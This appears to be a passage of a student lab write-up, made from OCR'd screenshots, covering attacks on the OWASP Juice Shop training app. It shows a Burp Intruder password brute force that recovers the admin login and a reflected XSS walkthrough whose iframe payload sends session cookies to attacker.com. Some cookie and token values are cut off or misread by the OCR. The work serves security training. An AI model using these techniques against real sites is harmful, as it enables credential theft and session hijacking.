


Request

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:1
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 50
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismis
pN3ZxJ8MKg96VOrRAVbtytacPfmbuR4hEpIjmPPmtSzAzvkb
dismiss
Priority: u=0

{
    "email":"admin@juice-sh.op",
    "password":"1234567"
}
```

Response

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvVK+sezAF9OOve2mDSG+3Eus"
Vary: Accept-Encoding
Date: Fri, 27 Dec 2024 18:37:40 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Invalid email or password.
```


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Burp Suite Community Edition v2024.10.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Start attack
Add §
Clear §
Auto §
Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list... [Pro version only]
Add
Enabled
Rule
1 highlight
1 payload position
Length: 615
Event log
All issues
Memory: 148.0MB

Sniper attack

Target: http://localhost:3000

☑ Update Host header to match target

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 50
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=pN3ZxJ8MKg96VOrRAVbtytacPfmbuR4hEpIjmPPmtSzAzvkb2OYXl4ELqm5e; cookieconsent_status=
dismiss
Priority: u=0

{"email":"admin@juice-sh.op","password":"§1234567§"}
```

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 1,049
Request count: 1,049


Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
------
0
00000
000000
0000000
00000000
0987654321
1
1111
11111
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.


localhost:3000
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Burp Suite Community Edition v2024.10.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Start attack
Add §
Clear §
Auto §
Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list... [Pro version only]
Add
Enabled
Rule
1 highlight
1 payload position
Length: 615
Event log
All issues
Memory: 148.0MB

Sniper attack

Target: http://localhost:3000

☑ Update Host header to match target

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 50
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=pN3ZxJ8MKg96VOrRAVbtytacPfmbuR4hEpIjmPPmtSzAzvkb2OYXl4ELqm5e; cookieconsent_status=
dismiss
Priority: u=0

{"email":"admin@juice-sh.op","password":"§1234567§"}
```

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 1,049
Request count: 1,049


Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
111111
1111111
11111111
112233
1212
121212
123
123123
12321
123321
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.




10. Intruder attack of http://localhost:3000

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
109	academia	401	20			413	
110	access	401	14			413	
111	access14	401	16			413	
112	account	401	14			413	
113	action	401	16			413	
114	admin	401	16			413	
115	admin1	401	17			413	
116	admin12	401	21			413	
117	admin123	200	48			1197	
118	adminadmin	401	20			413	
119	administrator	401	18			413	
120	adriana	401	24			413	
121	agosto	401	34			413	
122	agustin	401	28			413	
123	albert	401	24			413	
124	alberto	401	20			413	
125	alejandra	401	19			413	
126	alejandro	401	25			413	
127	alex	401	22			413	
128	alexis	401	13			413	
129	alpha	401	24			413	

```
Accept-Encoding: gzip, deflate, b
Content-Type: application/json
Content-Length: 51
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanne[illegible]pN3Zx J8MKg96VQrRAVbtytacPfmbuR4hEpIjmFPnt5zAzvkb2OYXl4ELqm5e; cookieconsent_status=dismiss
Priority: u=0

{
  "email":"admin@juice-sh.op",
  "password":"admin123"
}
```



Burp Suite Community Edition v2024.10.3 - Temporary Project


Target: http://localhost:3000


Request

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 51
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=pN3ZxJ8MKg96VQrRAVbtytacPfmbuR4NEpIjmFPnt5zAzvkb2OYXl4ELqm5e; cookieconsent_status=dismiss
Priority: u=0

{
    "email":"admin@juice-sh.op",
    "password":"admin123"
}
```

Response

```
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 811
ETag: W/"32b-EN bIYx8bxjMAnQoqKYNdAvyQD60"
Vary: Accept-Encoding
Date: Fri, 27 Dec 2024 18:46:12 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "authentication":{
        "token":
        "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI[illegible]",
        "bid":1,
        "umail":"admin@juice-sh.op"
    }
}
```





End of Required No.2

XSS in Product Search - Summary (Using Malicious Iframe)

Scenario:
An attacker exploits a lack of input sanitization in the product search bar by injecting an iframe with a malicious src attribute. This causes the browser to execute the injected JavaScript code, leading to potential exploitation.

Steps:

1. Identify the Vulnerable Input Field:

The attacker finds the product search bar and notices that input is reflected back on the page.

2. Inject the Malicious Iframe Code:

The attacker inputs the following code into the search bar:


```
<iframe src="javascript:alert('XSS')"></iframe>
```


Submit the search query.

3. Observe the Behavior:
If the application does not sanitize the input, the iframe will execute the JavaScript, displaying an alert box with the text XSS.
4. Replace with Malicious Payload:
The attacker can replace the alert script with a more harmful payload, such as stealing cookies:

```
<iframe
src="javascript:document.location='http://at
tacker.com/steal?cookie=' +
document.cookie;"></iframe>
```

Outcome:
The attacker can:
Execute arbitrary JavaScript in the victim’s browser.
Steal session cookies to hijack user accounts.
Redirect users to malicious websites.
Inject fake content into the application.


OWASP Juice Shop
~~https~~://juice-shop.herokuapp.com/#/search
rc="x" onerror="alert('XSS Attack!');">
Account
EN
All Products
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤
Banana Juice (1000ml)
1.99¤
Only 1 left
Best Juice Shop Salesman
Carrot Juice (1000ml)
DSOMM and JUICE SHOP USER DA
Ticket
This website uses fruit cookies to ensure you get the juiciest tracking experience.
But me wait!
Me want it!


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.11.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
2518	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=poll...	✓		200	784	JSON	io/			✓	54.73.53.134		23:16:36 27 ...	8080	436
2519	https://juice-shop.herokuap...	POST	/socket.io/?EIO=4&transport=poll...	✓		200	725	text	io/			✓	54.73.53.134		23:16:36 27 ...	8080	216
2520	https://juice-shop.herokuap...	GET	/rest/admin/application-configura...			200	22443	JSON				✓	54.73.53.134		23:16:36 27 ...	8080	118
2521	https://juice-shop.herokuap...	GET	/rest/admin/application-configura...			200	22431	JSON				✓	54.73.53.134		23:16:36 27 ...	8080	128
2522	https://juice-shop.herokuap...	GET	/api/Challenges/?name=Score%20...	✓		200	1543	JSON				✓	54.73.53.134		23:16:36 27 ...	8080	125
